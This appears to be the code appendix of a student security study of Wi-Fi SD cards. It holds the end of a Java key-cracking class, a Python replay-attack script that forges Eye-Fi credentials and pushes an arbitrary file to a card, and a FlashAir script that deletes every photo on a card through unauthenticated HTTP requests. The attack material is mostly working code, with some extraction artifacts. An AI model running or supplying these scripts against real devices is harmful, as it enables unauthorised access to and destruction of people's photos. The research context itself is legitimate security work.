        //System.out.println("Total codes: "+ count);

        return;
    }

    public String pad(String s, int digits){
        StringBuffer sb = new StringBuffer(s);
```

```
        int zeros = digits - s.length();
        while (zeros--> 0){
            sb.insert(0,"0");
        }
        return sb.toString();
    }

    public String long_to_chars(long l){
        int mask = 0x1f;
        int x = 0;
        StringBuffer sb = new StringBuffer("");
        for (int i=0; i<50; i+=5){
            x = (int) l & mask << i;
            sb.append(this.f.charAt(x));
        }
        return sb.toString();
    }

    public static void main(String[] args){
        Crack_MobiDecoderRing myclass = new Crack_MobiDecoderRing();
        myclass.myDecodeKey(args[0]);
    }
}
```

B Replay attack Python script

```
import hashlib
import socket

ip = '192.168.1.101'
port = 59278
key = "00000000000000000000000000000000"
mac = "001856646c2c"


class File:
    def __init__(self, name):
        self.name = name
        with open(self.name, 'rb') as file:
            self.content = file.read()
        self.signature = hashlib.md5(self.content).hexdigest()
        self.size = len(self.content)


def get_credential(nonce):
    string = mac + key + nonce
    h = hashlib.md5()
    strlen = len(string)
    for i in range(0, strlen, 2):
        chunk = string[i:i + 2]
        hex_ = '0x' + chunk
        dec = int(hex_, 16)
        byte = chr(dec).encode('Latin-1')
        h.update(byte)
    digest = h.hexdigest()
    return digest


def start_session(sock):
    soap = '<?xml version="1.0" encoding="UTF-8"?>
    <SOAP-ENV:Envelope xmlns:SOAP-ENV="http://
    schemas.xmlsoap.org/soap/envelope/" xmlns:ns1=
    "EyeFi/SOAP/EyeFilm"><SOAP-ENV:Body><ns1:
    StartSession><macaddress>001856646c2c
```

```
␣␣␣␣</macaddress><cnonce>3e25054ea3c76c35b1e2443db
␣␣␣␣75d3278</cnonce><transfermode>546</transfermode>
␣␣␣␣<transfermodetimestamp>0</transfermodetimestamp>
␣␣␣␣</ns1:StartSession></SOAP-ENV:Body>
␣␣␣␣</SOAP-ENV:Envelope>'
    data = """POST␣/api/soap/eyefilm/v1␣HTTP/1.1\r
Host:␣api.eye.fi\r
User-Agent:␣Eye-Fi␣Card/5.2010\r
Accept:␣text/xml,␣application/soap\r
Connection:␣Keep-Alive\r
SOAPAction:␣"urn:StartSession"\r
Content-Length:␣{len}\r
\r
{soap}""".format(soap=soap, len=len(soap))
    sock.send(data.encode('utf-8'))
    resp = sock.recv(2048).decode('utf-8')
    print(resp)
    return resp.split('snonce')[1][1:-2]


def get_photo_status(sock, nonce):
    soap = '<?xml␣version="1.0"␣encoding="UTF-8"?>
␣␣␣␣<SOAP-ENV:Envelope␣xmlns:SOAP-ENV="http://
␣␣␣␣schemas.xmlsoap.org/soap/envelope/"␣xmlns:ns1=
␣␣␣␣"EyeFi/SOAP/EyeFilm"><SOAP-ENV:Body><ns1:GetPhotoStatus>
␣␣␣␣<credential>{credential}</credential><macaddress>001856
␣␣␣␣646c2c</macaddress><filename>{filename}</filename>
␣␣␣␣<filesize>{filesize}</filesize><filesignature>
␣␣␣␣{filesignature}</filesignature><flags>4</flags>
␣␣␣␣</ns1:GetPhotoStatus></SOAP-ENV:Body></SOAP-ENV:Envelope>'
    soap = soap.format(
        credential=get_credential(nonce),
        filename='ORLY2.JPG.tar',
        filesignature='35310000f0e8020000000000e8cf0200',
        filesize='22016'
    )
    data = """POST␣/api/soap/eyefilm/v1␣HTTP/1.1\r
Host:␣api.eye.fi\r
User-Agent:␣Eye-Fi␣Card/5.2010\r
Accept:␣text/xml,␣application/soap\r
Connection:␣Keep-Alive\r
```

```
SOAPAction: "urn:GetPhotoStatus"\r
Content-Length: {len}\r
\r
{soap}""".format(soap=soap, len=len(soap))
    # print(data.encode('utf-8'))
    sock.send(data.encode('utf-8'))
    # resp = sock.recv(2048)
    resp = sock.recv(2048).decode('utf-8')
    print(resp)
    return resp.split('fileid')[1][1:-2]
    # return ''

def send_file(sock):
    with open('/home/local/School/OT/orly_dump.bin', 'rb') as request:
        data = request.read()
        sock.send(data)
    resp = sock.recv(2048).decode('utf-8')
    print(resp)


def main():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((ip, port))
    nonce = start_session(s)
    get_photo_status(s, nonce)
    send_file(s)
    s.close()


if __name__ == '__main__':
    main()
```

C The FlashAir deleting Python script

```
import httplib

#IP of the card
ip = "192.168.0.1"

#Specify the folder where the photos are located (Usually its '/DCIM')
get_cmd = "/command.cgi?op=100&DIR="
del_cmd = "/upload.cgi?DEL="


def filter_and_store(data):
    items = []
    index = 0
    while index < data.__len__():
        #print "Current data is: " + data[index]
        if data[index].__contains__("/DCIM"):
            img = ""
            if data[index].__contains__("\n"):
                elements = data[index].split("\n")
                if elements[0].__contains__("/DCIM"):
                    img = elements[0]
                else:
                    img = elements[1]

            img = img + "/" + data[index + 1]
            #print "Image is:  " + img
            items.append(img)
        index = index + 1

    return items

def delete_images(cmd, pictures):
    #Here we delete the photos by sending seperate HTTP requests

    #Open the HTTP connection
    conn = httplib.HTTPConnection(ip)

    for img in pictures:
```

```
            #Building the deleting request
            del_request = cmd + img
            #print(del_request)
            conn.request("GET",del_request)
            res = conn.getresponse()
            ans = res.read()
            #Check if the request was processed succesfully
            if ans.__contains__("SUCCESS"):
                print "Photo " + img + " deleted"
                #return "Photo " + img + " deleted"
            else:
                print -1
                #return "-1"

def get_elements(get_string):

    #Open a HTTP connection
    conn = httplib.HTTPConnection(ip)
    conn.request("GET", get_string)
    res = conn.getresponse()

    #Check if we received a valid responce
    if res.status == 200:
        #Responce is valid, so read the list from the card
        print "Page Found Successfully, Reading responce"
        #Some splitting and storing
        page = res.read().replace('WLANSD_FILELIST', '').split(',')
        conn.close()
        #Filtering for keeping only usefull info
        elements = filter_and_store(page)

    elif res.status == 404:
        #Looks like we visited the wrong page
        print "Page Not Found"
        conn.close()
    else:
        #We have other error so print the code and
        #the responce of the server
        print res.status, res.reason
        conn.close()
```

```
    return elements

#
# /~~~~~~~~~~~~~~~~~~~~~~~~/
# /HERE THE SCRIPT STARTS/
# /~~~~~~~~~~~~~~~~~~~~~~~~/

#Get the folder inside the card
folders = get_elements(get_cmd+"/DCIM")
photos = []
print "Found " + str(folders.__len__()) + " folders"
#
for f in folders:
    if not f.__contains__("100__TSB"):
        #Get the pictures inside of each folder
        pics = get_elements(get_cmd+f)
        print "Found " + str(pics.__len__()) + " images in " + f
        #print pics
        if pics.__len__() > 0:
            for i in pics:
                photos.append(i) #Keep the path of each photo

#print photos
#Now that we have all the photos we can delete them!!!
delete_images(del_cmd, photos)
```